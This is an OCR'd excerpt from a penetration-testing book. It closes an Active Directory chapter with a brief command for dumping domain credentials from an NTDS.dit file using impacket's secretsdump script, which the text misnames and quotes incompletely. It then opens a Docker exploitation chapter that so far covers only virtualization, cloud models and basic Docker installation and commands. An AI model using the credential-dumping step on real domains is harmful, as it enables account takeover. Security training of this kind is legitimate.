
Dumping Active Directory domain credentials from an NTDS.dit file

Another dumping technique that threatens Active Directory environments is dumping credentials from an `NTDS.dit` file (Active Directory data is stored in the `NTDS.dit`). The Active Directory credentials can be extracted using a Python script called `secretdump.py`. It is built into the Kali Linux environment, or you can download it from this link ;`https://github.com/CoreSecurity/impacket`:

```
#git clone https://github.com/CoreSecurity/impacket
```



You can find the script in the `examples` folder, in addition to many other useful scripts:



To retrieve the data, type:

```
secretdump.py -system /opt/system.hive -nt
```

Summary

This chapter discussed the most common real-world Active Directory threats. We went from the basic terminology and components of an Active Directory to discovering the latest Active Directory attacks, and the steps required to defend them. The next chapter will explore the world of Docker. You will learn how to build secured Dockerized environments.

5
Docker Exploitation


After learning how to exploit and defend Active Directory, let's continue our journey. This chapter will walk you through the different aspects of Docker containers. In this chapter, we will cover the basics from installing and configuring Docker to exploiting it. You will also get a glimpse of the power of Docker containers by learning how to build a complete penetration testing laboratory.

The following topics will be covered in this chapter:

- Docker threats
- Docker breakout
- Build a Docker penetration testing lab

Docker fundamentals

Docker has spread like wildfire across modern organizations, thanks to its capabilities and promising services. It is an open source project with an Apache 2.0 license that allows developers to package up their applications, without caring about dependencies issues, that has made a huge impact in modern application development. Since its development in March 2013, it has allowed developers to focus on their products instead of wasting time on fixing library problems. Thus, the three main principles of Docker are: develop, ship, and run. These three terms explain the main concept of Docker. Developers just need to develop their applications, and Docker will take care of the rest, in other words. It allows them to ship the applications and deploy them in any system. For more information about container management services, have a look at the project official website, `www.docker.com`, `as shown here:`



Virtualization


Before diving into Docker's magic powers, let's go back into the past and discover how and why all this happened. Necessity is the mother of invention, as they say, and many years ago technicians were facing a huge problem called **the iceberg problem**; they were noticing that organizations were using only 30% of their total technical resources. So, the need for a new way of optimizing resources was raised. That is when the term virtualization appeared. Virtualization is based on breaking up large-scale resources into small resources. It is not only a great way to manage resources but the isolation approach added a protection layer, in addition to many other advantages such as:

- Minimizing costs (many hosts on one hardware)
- Easy management
- Separating resources into logical, separate virtual machines

To make all this happen, software named hypervisor is needed. It is a piece of software that manages all the virtualization aspects. It resides between the hardware and software. The basic role of a hypervisor is to manage the resources by assigning the required amount for operating the systems. The are two main types of hypervisors:

- **Type 1**: This type of hypervisor runs directly on the bare metal of the hardware, such as VMware ESXi and Xen
- **Type 2**: This type of hypervisor runs on an operating system such as VMware Workstation and Sun VirtualBox

The following diagram illustrates the difference between the two types of hypervisors:




Cloud computing

Cloud computing has seen a phenomenal growth in recent years. This computing paradigm is based on resource pools that provide customers with scalability and a long list of services. It reduces costs while clients are paying only for what they use, provides electric bills or other services. In other words, you pay as you go. This managed compute infrastructure provides a different on-premises environment and services such as storage, networks, applications, servers, and other many needed services in every modern organization. We can divide cloud computing models into the following three models:

- **Software as a Service** (**SaaS**): The client is given access to end-user applications hosted in the cloud
- **Platform as a Service** (**PaaS**): The client is given access to a runtime environment and processing platforms
- **Infrastructure as a Service** (**IaaS**): The client is given access to a virtualized infrastructure, including servers, storage, and networks

The following diagram gives a simple description of the different models:



When we talk about cloud computing, organizations can benefit from three types of cloud computing:


- Public cloud
- Private cloud
- Hybrid cloud

Cloud computing security challenges

The information hosted in the cloud is an attractive target for malicious attackers. That is why it is essential to understand cloud security issues and know how to address them. According to the 2017 Cloud Security Report, more than 350,000 information security professionals think that data protection is the number one concern in front of adopting cloud computing. Stealing sensitive information is really a serious concern when it comes to cloud computing. With the EU **General Data Protection Regulation** (**GDPR**), starting from 2018, European companies will face restrictions on internal data flows and could be fined millions of dollars if they don't respect the new regulations. Encryption is always a great solution to protecting sensitive cloud data. Weak authentication and the lack of a good identity management is one of the biggest cloud threats. Two-factor authentication mechanisms should be in place to make hacking attempts harder.

Docker containers

Docker containers are a form of virtualization but instead of creating an entire virtual machine, developers need to create containers. In other words, Docker containers are small virtual machines without the headache of creating virtual machines. The following diagram shows the difference between a virtual machine and a Docker container:




Deploying Docker containers will give developers the ability to reduce costs in addition to providing a lightweight and scalable environment.

Now, let's return to the present. To install Docker, we are going to use an Ubuntu 16.04 (Kali Linux can also be used) machine as a demonstration.


First, add the GPG key for the official Docker repository:

```
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add
-
```




Add the Docker repository to APT sources:

```
sudo add-apt-repository "deb [arch=amd64]
https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable"

sudo apt-get update
```




Finally, install Docker:

```
sudo apt-get install -y docker-ce
```




To check the Docker daemon, you can use the `systemct1` command:

```
sudo systemctl status docker
```




For further information about Docker, just type:

```
sudo docker info
```



To get the Docker version, hit the following command:

```
sudo docker version
```



The typical Docker command format is:

```
docker [option] [command] [arguments]
```

Docker containers are based on images that are sets of parameters and filesystems. To check all the images in a Docker container, type:

```
docker images
```


To run an image, use the command `run`:

```
docker run <Image_Here>
```


There are many other amazing capabilities in Docker. You can check them using Docker commands. These are some Docker commands:

- `create`: To create a new container
- `cp`: To copy files
- `exec`: To execute a command in a container
- `kill`: To kill a running container
- `network`: To check docker networks
- `ps`: To list containers
- `build`: To build a container based on a Dockerfile

You can check all the available commands by typing `sudo docker`:




A Dockerfile is a text file that contains information about the environment, files, and commands of a required image. You can edit it using any normal text editor. The following represents an elasticsearch (elasticsearch is a distributed RESTful search and analytics engine). A Dockerfile sample appears as follows:




To build an image from a Dockerfile, type:

```
sudo docker build –t <image>
```

